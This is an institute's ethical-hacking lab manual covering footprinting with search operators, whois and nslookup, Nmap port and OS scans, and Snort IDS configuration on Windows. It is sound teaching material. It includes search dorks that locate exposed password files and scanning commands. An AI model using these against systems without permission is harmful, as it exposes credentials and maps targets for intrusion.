Late Bhausaheb Hiray S.S.T's Institute of Computer Application

Ethical Hacking Lab Manual

Author : Dr. Rashmita Pradhan(Ph.D(Computer Applications), MCA),Assistant Professor

Co- Authors: Asst. Prof. Prakash Sakharkar(MCA), Assistant Professor

Prof.(Dr.) Minesh S. Ade (Post Doc (Wireless , EUROPE) Ph.D. (Computer Science), MCA,BCA,MSW,LLB, DJMC) Director

INDEX

Practical No. 01

Aim: Use software tools/commands to perform foot printing /information gathering and generate analysis report.

Solution:

Phases of Ethical Hacking

Footprinting is a part of Reconnaissance

Types of Footprinting

1) Passive
2) Active

During footprinting, a hacker can collect the

1) Domain Name
2) IP Address
3) Namespaces
4) Employee Information
5) Phone Numbers
6) E-mails
7) Job Information

Footprinting methods and tools

1) Search Engines

- Google Earth
- Google Maps
- Bing Maps

  The above Search Engines provide Location Information

- Linkedin.com
- Piple.com

  These sites are used to view the Personal Information

- www.netcraft.com

- **Performing footprinting using Google Hacking commands**

2) Google Hacking

   Google Hacking involves Manipulating a Search String with addition of specific Operators to search for vulnerabilities.

Basic Examples

This Search	Find Pages Containing…
Biking Italy	The words **biking** and **Italy**
Recycle steel OR iron	Information on recycling steel or recycling iron
"I have a dream"	The exact phrase **I have a dream**
Salsa -dance	The word **Salsa** but NOT the word **dance**
Louis "I" France	Information about **Louis** the First **(I),** weeding out other kings of **France**
Castle ~glossary	**Glossaries** about **Castles,** as well as **dictionaries,** lists of **terms, terminology,** etc.
Fortune-telling	All forms of the term, whether spelled as a single word, a phrase, or hyphenated
define: imbroglio	Definitions of the word imbroglio from the Web

Calculator

Operators	Meaning	Type into Search Box (& Results)
+ - * /	Basic Arithmetic	12 + 34 – 56 * 7 / 8
% **of**	Percentage of	45% of 39
^ **or** **	Raise to a power	2 ^ 5 or 2 ** 5
Old units in new units	Convert units	300 Euros in USD, 130 lbs. in kg, or 31 in hex

Restrict Search

Operators	Meaning	Type into Search Box (& Results)
city1 **city2**	Book flights	**SFO BOS** (Book flights from San Francisco (SFO) to Boston (BOS))
site:	Search only one website or domain	**Halloween site:www.census.gov** (Search for information on Halloween gathered by the US Census Bureau.)
[#]..[#]	Search within a range of numbers.	**Dave Barry pirate 2002..2006** (Search for Dave Barry articles mentioning pirates written in these years.)
filetype: (or ext:)	Find documents of the specified type	**Form 1098-T IRS filetype: pdf** (Find the US tax from 1098-T in PDF format.)
link:	Find linked pages, i.e., show pages that point to the URL	**link:warriorlibrarian.com** (Find pages that link to Warrior Librarian's website.)

Specialized Information Queries

Operators	Meaning	Type into Search Box (& Results)
book (or books)	Search full-text of books	**book Ender's Game** (Show book-related information Note: No colon needed after **book.**)
define, what is, what are	Show a definition for a word or phrase	**Define monopsony, what is podcast** (Show a definition for the words **monopsony** and **podcast**.)
define:	Provide definitions for words, phrases, any acronyms from the web.	**define: kerning** (Find definitions for kerning from the Web.)
movie:	Find reviews and showtimes	**movie: traffic** (Search for information about this movie, including reviews, showtimes, etc.)
stocks:	Given ticker symbols, show stock information	**stocks:goog** (Find Google's current stock price.)
weather	Given a location (US zip code or city) show the weather	**weather Seattle WA, weather 81612** (Show the current weather and forecast.)

Operators	Syntax	Description
filetype	**filetype:** type	Searches only for files of a specific type (DOC, XLS, and so on). For example, the following will return all Microsoft Word Documents: **filetype:** doc
index of	**index of** /string	Displays pages with directory browsing enabled, usually used with another operator. For example, the following will display pages that show directory listings containing password: **"in**title: **index of"** passwd
info	**info:** string	Displays information Google stores about the page itself: **info:** www.anycomp.com
intitle	**Intitle:** string	Searches for the pages that contain the string in the title. For example, the following will return pages with the word login in the title: **intitle: login**
inurl	**inurl:** string	Displays pages with the string in the URL. For example, the following display all pages with the word passwd in the URL: **inurl:** passwd
related	**related:** webpage name	Show web pages similar to webpage name.

- **To find out the information about a website**

  - http://whois.domaintools.com

whois.domaintools.com/hiray.edu.in

DOMAINTOOLS PROFILE CONNECT MONITOR SUPPORT Whois Lookup

Whois Record for HiRay.edu.in

— Domain Profile

Registrant	REDACTED FOR PRIVACY
Registrant Org	LATE BHAUSAHEB HIRAY S S TRUSTS INSTITUTE OF COMPUTER APPLICATION
Registrant Country	in
Registrar	ERNET India IANA ID: 800068 URL: http://www.ernet.in Whois Server: —
Registrar Status	ok
Dates	1,729 days old Created on 2017-04-05 Expires on 2022-04-05 Updated on 2020-02-25
Name Servers	NS1.DNSMATRIX.NET (has 529 domains) NS2.DNSMATRIX.NET (has 529 domains)
Tech Contact	REDACTED FOR PRIVACY REDACTED FOR PRIVACY, REDACTED FOR PRIVACY, REDACTED FOR PRIVACY, REDACTED FOR PRIVACY, REDACTED FOR PRIVACY

  - www.archive.org

web.archive.org/web/*/www.hiray.edu.in

INTERNET ARCHIVE WayBackMachine DONATE

Explore more than 640 billion web pages saved over time

www.hiray.edu.in

Results: 50 100 500

Calendar · Collections beta · Changes beta · Summary · Site Map · URLs

Saved **50 times** between July 26, 2017 and December 7, 2021.

99 2000 2001 2002 2003 2004 2005 2006 2007 2008 2009 2010 2011 2012 2013 2014 2015 2016 2017 2018 2019 2020 2021

JAN							FEB							MAR							APR						
					1	2		1	2	3	4	5	6		1	2	3	4	5	6					1	2	3
3	4	5	6	7	8	9	7	8	9	10	11	12	13	7	8	9	10	11	12	13	4	5	6	7	8	9	10
10	11	12	13	14	15	16	14	15	16	17	18	19	20	14	15	16	17	18	19	20	11	12	13	14	15	16	17
17	18	19	20	21	22	23	21	22	23	24	25	26	27	21	22	23	24	25	26	27	18	19	20	21	22	23	24
24	25	26	27	28	29	30	28							28	29	30	31				25	26	27	28	29	30	
31																											

- **To trace any received email**

http://www.emailtrackerpro.com/support/headertutorials/gmail.html

- **To fetch DNS information**

(find the IP addresses and Aliases of the websites)
Command Prompt:

```
Command Prompt
C:\Users\Gagan>nslookup www.yahoo.com
Server:  UnKnown
Address:  202.88.131.89

Non-authoritative answer:
Name:    new-fp-shed.wg1.b.yahoo.com
Addresses:  2406:2000:e4:1605::9001
          2406:2000:e4:1605::9000
          202.165.107.50
          202.165.107.49
Aliases:  www.yahoo.com


C:\Users\Gagan>nslookup www.gmail.com
Server:  UnKnown
Address:  202.88.131.89

Non-authoritative answer:
Name:    googlemail.l.google.com
Addresses:  2404:6800:4009:80c::2005
          172.217.166.37
Aliases:  www.gmail.com
          mail.google.com
```

- www.ping.eu

ping.eu/nslookup/

ping.eu Online Ping, Traceroute, DNS lookup, WHOIS, Port check, Reverse lookup, Proxy checker, Bandwidth meter, Network calculator, Network mask calculator, Country by IP, Unit converter

Your IP is **115.96.219.63**

Online service DNS lookup

DNS lookup – Look up DNS record

IP address or host name: www.yahoo.com Go

Using domain server:
Name:
127.0.0.1

Address:
127.0.0.1#53
Aliases:

www.yahoo.com is an alias for new-fp-shed.wg1.b.yahoo.com.
new-fp-shed.wg1.b.yahoo.com has address **87.248.100.215**
new-fp-shed.wg1.b.yahoo.com has address **87.248.100.216**
new-fp-shed.wg1.b.yahoo.com has IPv6 address 2a00:1288:110:c305::1:8000
new-fp-shed.wg1.b.yahoo.com has IPv6 address 2a00:1288:110:c305::1:8001

- www.exploit-db.com/papers
- www.hackersforcharity.org/ghdb
- www.mcafee.com

- www.ip2location.com

Practical No. 02

Aim: Use software tools/commands to perform network scanning and sniffing and generate analysis report.

Solution:

A) Port Scanning: We will use Nmap tool for Port Scanning.

Nmap Tool

Nmap stands **for Network Mapper** is a free Open-source command-line tool. Nmap is an information-gathering tool used for recon reconnaissance. Basically, it scans hosts and services on a computer network means it sends packets and analyses the response.

State

1) **Open:** The target port actively responds to TCP/UDP/SCTP requests.
2) **Closed:** The target port is active but not listening.
3) **Filtered:** A firewall or Packet filtering device is preventing the port state being returned.
4) **Unfiltered:** The target is reachable but cannot determine if it is opened or closed.
5) **Open/Filtered:** Nmap cannot determine if the target port is open or filtered.
6) **Closed/filtered:** Nmap cannot determine if the target port is closed or filtered.

Display the following for IP addresses 127.0.0.1 or any other IP address.

a) Scan the open ports

Syntax: nmap -open[IP-address/url]

Example: namp -open 127.0.0.1

```
C:\>nmap -open 127.0.0.1
Starting Nmap 7.92 ( https://nmap.org ) at 2021-10-05 15:55 India Standard Time
Nmap scan report for 127.0.0.1
Host is up (0.00035s latency).
Not shown: 992 closed tcp ports (reset)
PORT     STATE SERVICE
135/tcp  open  msrpc
445/tcp  open  microsoft-ds
902/tcp  open  iss-realsecure
912/tcp  open  apex-mesh
1521/tcp open  oracle
5560/tcp open  isqlplus
6881/tcp open  bittorrent-tracker
7070/tcp open  realserver

Nmap done: 1 IP address (1 host up) scanned in 17.48 seconds
```

Example: nmap -open Scaname.nmap.org

```
C:\>nmap -open Scaname.nmap.org
Starting Nmap 7.92 ( https://nmap.org ) at 2021-10-05 16:01 India Standard Time
Nmap scan report for Scaname.nmap.org (45.33.49.119)
Host is up (0.30s latency).
Other addresses for Scaname.nmap.org (not scanned): 2600:3c01:e000:3e6::6d4e:7061
rDNS record for 45.33.49.119: ack.nmap.org
Not shown: 992 filtered tcp ports (no-response), 4 closed tcp ports (reset)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT    STATE SERVICE
22/tcp  open  ssh
25/tcp  open  smtp
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 24.10 seconds
```

b) Scan single port

Syntax: nmap -p port_number [IP address]

Example: nmap -p 80 127.0.0.1

```
C:\>nmap -p 80 127.0.0.1
Starting Nmap 7.92 ( https://nmap.org ) at 2021-10-05 16:07 India Standard Time
Nmap scan report for 127.0.0.1
Host is up (0.00s latency).

PORT   STATE  SERVICE
80/tcp closed http

Nmap done: 1 IP address (1 host up) scanned in 13.81 seconds
```

Example: nmap -p- 127.0.0.1

```
C:\>nmap -p- 127.0.0.1
Starting Nmap 7.92 ( https://nmap.org ) at 2021-10-05 16:08 India Standard Time
Nmap scan report for 127.0.0.1
Host is up (0.00017s latency).
Not shown: 65492 closed tcp ports (reset)
PORT      STATE    SERVICE
135/tcp   open     msrpc
137/tcp   filtered netbios-ns
445/tcp   open     microsoft-ds
902/tcp   open     iss-realsecure
912/tcp   open     apex-mesh
1158/tcp  open     lsnr
1521/tcp  open     oracle
3938/tcp  open     dbcontrol_agent
5040/tcp  open     unknown
5520/tcp  open     sdlog
5560/tcp  open     isqlplus
5580/tcp  open     tmosms0
6881/tcp  open     bittorrent-tracker
7070/tcp  open     realserver
7335/tcp  open     swx
7680/tcp  open     pando-pub
9007/tcp  open     ogs-client
12025/tcp open     unknown
```

c) Scan specified range of port

Syntax: nmap -p [range in the format 1-100] [IP address/url]

Example: nmap -p 1-500 127.0.0.1

```
C:\>nmap -p 1-500 127.0.0.1
Starting Nmap 7.92 ( https://nmap.org ) at 2021-10-05 16:19 India Standard Time
Nmap scan report for 127.0.0.1
Host is up (0.0013s latency).
Not shown: 497 closed tcp ports (reset)
PORT    STATE    SERVICE
135/tcp open     msrpc
137/tcp filtered netbios-ns
445/tcp open     microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 4.70 seconds
```

Example: nmap -p 1-500 Scaname.nmap.org

```
C:\>nmap -p 1-500 Scaname.nmap.org
Starting Nmap 7.92 ( https://nmap.org ) at 2021-10-05 16:22 India Standard Time
Nmap scan report for Scaname.nmap.org (45.33.49.119)
Host is up (0.31s latency).
Other addresses for Scaname.nmap.org (not scanned): 2600:3c01:e000:3e6::6d4e:7061
rDNS record for 45.33.49.119: ack.nmap.org
Not shown: 494 filtered tcp ports (no-response)
PORT    STATE  SERVICE
22/tcp  open   ssh
25/tcp  open   smtp
70/tcp  closed gopher
80/tcp  open   http
113/tcp closed ident
443/tcp open   https

Nmap done: 1 IP address (1 host up) scanned in 13.74 seconds
```

d) Scan entire port range

Syntax: nmap -p 1-65535 [IP address]

Example: nmap -p 1-65535 127.0.0.1

```
C:\>nmap -p 1-65535 127.0.0.1
Starting Nmap 7.92 ( https://nmap.org ) at 2021-10-05 17:20 India Standard Time
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid
 servers with --dns-servers
Nmap scan report for 127.0.0.1
Host is up (0.00036s latency).
Not shown: 65492 closed tcp ports (reset)
PORT      STATE    SERVICE
135/tcp   open     msrpc
137/tcp   filtered netbios-ns
445/tcp   open     microsoft-ds
902/tcp   open     iss-realsecure
912/tcp   open     apex-mesh
1158/tcp  open     lsnr
1521/tcp  open     oracle
3938/tcp  open     dbcontrol_agent
5040/tcp  open     unknown
5520/tcp  open     sdlog
5560/tcp  open     isqlplus
5580/tcp  open     tmosms0
6881/tcp  open     bittorrent-tracker
7070/tcp  open     realserver
7335/tcp  open     swx
7680/tcp  open     pando-pub
9007/tcp  open     ogs-client
12025/tcp open     unknown
12110/tcp open     unknown
```

Example: nmap -p- 127.0.0.1

```
C:\>nmap -p- 127.0.0.1
Starting Nmap 7.92 ( https://nmap.org ) at 2021-10-05 18:53 India Standard Time
Nmap scan report for 127.0.0.1
Host is up (0.0017s latency).
Not shown: 65492 closed tcp ports (reset)
PORT      STATE    SERVICE
135/tcp   open     msrpc
137/tcp   filtered netbios-ns
445/tcp   open     microsoft-ds
902/tcp   open     iss-realsecure
912/tcp   open     apex-mesh
1158/tcp  open     lsnr
1521/tcp  open     oracle
3938/tcp  open     dbcontrol_agent
5040/tcp  open     unknown
5520/tcp  open     sdlog
5560/tcp  open     isqlplus
5580/tcp  open     tmosms0
6881/tcp  open     bittorrent-tracker
7070/tcp  open     realserver
7335/tcp  open     swx
7680/tcp  open     pando-pub
8886/tcp  open     unknown
9007/tcp  open     ogs-client
12025/tcp open     unknown
12110/tcp open     unknown
12119/tcp open     unknown
12143/tcp open     unknown
```

e) Scan top 100 ports (fast

Scan) Syntax: nmap -F [IP

address]

Example: nmap -F Scaname.nmap.org

```
C:\>nmap -F Scaname.nmap.org
Starting Nmap 7.92 ( https://nmap.org ) at 2021-10-05 18:55 India Standard Time
Nmap scan report for Scaname.nmap.org (45.33.49.119)
Host is up (0.29s latency).
rDNS record for 45.33.49.119: ack.nmap.org
Not shown: 95 filtered tcp ports (no-response)
PORT    STATE  SERVICE
22/tcp  open   ssh
25/tcp  open   smtp
80/tcp  open   http
113/tcp closed ident
443/tcp open   https

Nmap done: 1 IP address (1 host up) scanned in 11.91 seconds
```

f) Scan for specific service name

Syntax: nmap -p [service_name1, service_name2, …n] [IP address]

Example: nmap -p http 127.0.0.1

```
C:\>nmap -p http 127.0.0.1
Starting Nmap 7.92 ( https://nmap.org ) at 2021-10-05 18:56 India Standard Time
Nmap scan report for 127.0.0.1
Host is up (0.0010s latency).

PORT     STATE  SERVICE
80/tcp   closed http
8008/tcp closed http

Nmap done: 1 IP address (1 host up) scanned in 14.23 seconds
```

B) Network Scanning

Nmap tool is also used to scan networks. In network scanning, we can find live host on a network, OS detection and its version, Ping Sweeps.

a) Ping Scan: It returns list of hosts on a target network and total number of assigned IP addresses.

Syntax: nmap -sP [IP address]

Example: nmap -sP 127.0.0.1

b) Host Scan: Host scan sends ARP request packets to all the hosts connected to your networks. Each host then responds to this packet with another ARP packet containing its status and MAC address.

Syntax: nmap -sP [host address]

Example: nmap -sP 45.33.49.119

Example: nmap -sP 75.52.251.71

c) **DNS Query:** If you will see anything unusual in this list, you can then run a DNS query on a specific host.

Syntax: nmap -sL [IP address]

Example: nmap -sL 72.52.251.71

d) **OS Scan:** This Command returns information of the OS of a host.

Syntax: nmap -O [IP address]

Example: nmap -O 127.0.0.1

```
C:\>nmap -O 127.0.0.1
Starting Nmap 7.92 ( https://nmap.org ) at 2021-10-05 19:02 India Standard Time
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00073s latency).
Not shown: 992 closed tcp ports (reset)
PORT     STATE SERVICE
135/tcp  open  msrpc
445/tcp  open  microsoft-ds
902/tcp  open  iss-realsecure
912/tcp  open  apex-mesh
1521/tcp open  oracle
5560/tcp open  isqlplus
6881/tcp open  bittorrent-tracker
7070/tcp open  realserver
Device type: general purpose
Running: Microsoft Windows 10
OS CPE: cpe:/o:microsoft:windows_10
OS details: Microsoft Windows 10 1809 - 1909
Network Distance: 0 hops

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 3.14 seconds
```


C) IDs (Intrusion Detection) Snort IDs Tool:

Snort is a free open-source network intrusion detection system (IDS) and intrusionprevention system (IPS). Snort IPS uses a series of rules that help define malicious network activity and uses those rules to find packets that match against them and generates alerts for users.

Snort can be configured in three main modes:


1. **Sniffer Mode:** The program will read network packets and display them on theconsole.
2. **Packet Logger Mode:** The program will log packets to the disk.
3. **Network Intrusion Detection System Mode:** The program will monitor network traffic and analyse it against a rule set defined by the user. The program will thenperform a specific action based on what has been identified.

Link to download Snort_2_9_18_1_Installer.x64.exe for Windows Platform:
https://www.snort.org/download



Link to download the rules for snort:

https://www.snort.org/download You can Sign up to snort to get more detailed rules.



<u>Snort needs Npcap.</u>

Link to download Npcap 0.9984 for windows platform:

https://nmap.org/npcap/dist/

Questions:

How snort works. Explain with steps and demonstrate various modes of snort.

Steps to defend your network with Snort for Windows:

Snort should be a dedicated computer in your network. This computer's logs should be reviewed often to see malicious activities on your network.

1) Download Snort from the Snort.org website
2) Download Rules from Snort.org website. You must register to get the rules. (You shoulddownload these often) https://snort.org/downloads.
3) Double click on the .exe to install snort. This will install snort in the "C:\Snort" folder.It is important to have **npcap or** WinPcap installed.
4) Double click on the .exe to install snort. This will install snort in the "C:\Snort" folder.It is important to have **npcap or** WinPcap installed
5) Extract the Rules file. You will need WinRAR for the .gz file.
6) Copy all files from the "rules" folder of the extracted folder. Now paste the rules into"C:\Snort\rules" folder.
7) Copy "snort.conf" file from the "etc" folder of the extracted folder. You must paste it into "C:\Snort\etc" folder. Overwrite any existing file. Remember if you modify your snort.conf file and download a new file, you must modify it for Snort towork.
8) Open a command prompt (cmd.exe) and navigate to folder "C:\Snort\bin" folder.(at the Prompt, type cd\snort\bin).
9) To start (execute) snort in sniffer mode use following command: **snort -dev -i 3**
   -i indicates the interface number. You must pick the correct interfacenumber. In my case, it is 3.
   -dev is used to run snort to capture packets on your network.
10) To check the interface list, use following command: **snort -W**
11) You can tell which interface to use by looking at the Index number and findingMicrosoft. As you can see in the above example, the other interfaces are for VMWare. My interface is 3.
12) To run snort in IDS mode, you will need to configure the file "**snort.conf**" accordingto your network environment.
13) To specify the network address that you want to protect in snort.conf file, look forthe following line.
    var HOME_NET 192.168.1.0/24 (You will normally see any here)
14) You may also want to set the addresses of DNS_SERVERS, if you have some on yournetwork. Example:

```
##################################################
# Step #1: Set the network variables.  For more information, see
README.variables
##################################################

# Setup the network addresses you are protecting
ipvar HOME_NET any

# Set up the external network addresses. Leave as "any" in most
situations
ipvar EXTERNAL_NET any

# List of DNS servers on your network
ipvar DNS_SERVERS 192.168.1.1

# List of SMTP servers on your network
ipvar SMTP_SERVERS $HOME_NET

# List of web servers on your network
ipvar HTTP_SERVERS $HOME_NET
```

15) Change the RULE_PATH variable to the path of rules.

var RULE_PATH c:\snort\rules

```
##################################################
# Step #4: Configure dynamic loaded libraries.
# For more information, see Snort Manual, Configuring Snort -
Dynamic Modules
##################################################

# path to dynamic preprocessor libraries
dynamicpreprocessor directory C:\Snort\lib
\snort_dynamicpreprocessor

# path to base preprocessor engine
dynamicengine C:\Snort\lib\snort_dynamicengine\sf_engine.dll
```

16) Change the path of all library files with the name and path on your system. and youmust change the path of snort_dynamicpreprocessorvariable.

C:\Snort\lib\snort_dynamiccpreprocessor

You need to do this to all library files in the "C:\Snort\lib" folder. The old path might be:"/usr/local/lib/…". you will need to replace that path with your system path. Using **C:\Snort\lib**

17) Change the path of the "dynamicengine" variable value in

the "snort.conf" file..Example: dynamicengine

C:\Snort\lib\snort_dynamicengine\sf_engine.dll

```
##################################################
# Step #4: Configure dynamic loaded libraries.
# For more information, see Snort Manual, Configuring Snort -
Dynamic Modules
##################################################

# path to dynamic preprocessor libraries
dynamicpreprocessor directory C:\Snort\lib
\snort_dynamicpreprocessor

# path to base preprocessor engine
dynamicengine C:\Snort\lib\snort_dynamicengine\sf_engine.dll
```

18) Add the paths for "include classification.config" and "include reference.config"files. **include c:\Snort\etc\classification.config**
include c:\Snort\etc\reference.config

19) Remove the comment (#) on the line to allow ICMP rules, if it is commented with a #.
include $RULE_PATH/icmp.rules

20) You can also remove the comment of ICMP-info rules comment, if it is commented.
include $RULE_PATH/icmp-info.rules

21) To add log files to store alerts generated by snort, search for the "output log"test in snort.conf and add the following line:

output alert_fast: snort-alerts.ids

22) Comment (add a #) the whitelist $WHITE_LIST_PATH/white_list.rules and the blacklist **Change the nested_ip inner , \ to nested_ip inner #, **

23) Comment out (#) following lines:

#preprocessor normalize_ip4

#preprocessor normalize_tcp: ips

ecn stream#preprocessor

normalize_icmp4 #preprocessor

normalize_ip6

#preprocessor normalize_icmp6

24) Save the "snort.conf" file.

25) To start snort in IDS mode, run the following command:

snort c:\snort\etc\snort.conf -l c:\snort\log -i 3 (Note: 3 is used for my interface card)

If a log is created, select the appropriate program to open it. You can use WordPad or Notepad++ to read the file.

To generate Log files in ASCII mode, you can use following command while running snort in IDS mode:

snort -A console -i3 -c c:\Snort\etc\snort.conf -l c:\Snort\log -K ascii

26) Scan the computer that is running snort from another computer by using PING orNMap (ZenMap).

After scanning or during the scan you can check the snort-alerts.ids file in the log folder to insure it is logging properly. You will see IP address folders appear.

Note: if it gives an error message add comment (#) for following lines in snort.config file.

decompress_swf { deflate lzma } \

decompress_pdf { deflate }


Snort monitoring traffic:

```
Administrator: C:\Windows\system32\cmd.exe - snort -A console -i3 -c c:\Snort\etc\snort.conf -l c:...

            Rules Engine: SF_SNORT_DETECTION_ENGINE  Version 2.1  <Build 1>
            Preprocessor Object: SF_SSLPP  Version 1.1  <Build 4>
            Preprocessor Object: SF_SSH  Version 1.1  <Build 3>
            Preprocessor Object: SF_SMTP  Version 1.1  <Build 9>
            Preprocessor Object: SF_SIP  Version 1.1  <Build 1>
            Preprocessor Object: SF_SDF  Version 1.1  <Build 1>
            Preprocessor Object: SF_REPUTATION  Version 1.1  <Build 1>
            Preprocessor Object: SF_POP  Version 1.0  <Build 1>
            Preprocessor Object: SF_MODBUS  Version 1.1  <Build 1>
            Preprocessor Object: SF_IMAP  Version 1.0  <Build 1>
            Preprocessor Object: SF_GTP  Version 1.1  <Build 1>
            Preprocessor Object: SF_FTPTELNET  Version 1.2  <Build 13>
            Preprocessor Object: SF_DNS  Version 1.1  <Build 4>
            Preprocessor Object: SF_DNP3  Version 1.1  <Build 1>
            Preprocessor Object: SF_DCERPC2  Version 1.0  <Build 3>
Commencing packet processing (pid=2164)
03/29-23:53:16.033913  [**] [120:3:1] (http_inspect) NO CONTENT-LENGTH OR TRANSF
ER-ENCODING IN HTTP RESPONSE [**] [Classification: Unknown Traffic] [Priority: 3
] {TCP} 192.168.1.1:80 -> 192.168.1.20:56506
03/29-23:53:16.035372  [**] [120:3:1] (http_inspect) NO CONTENT-LENGTH OR TRANSF
ER-ENCODING IN HTTP RESPONSE [**] [Classification: Unknown Traffic] [Priority: 3
] {TCP} 192.168.1.1:80 -> 192.168.1.20:56507
03/29-23:53:16.036479  [**] [120:3:1] (http_inspect) NO CONTENT-LENGTH OR TRANSF
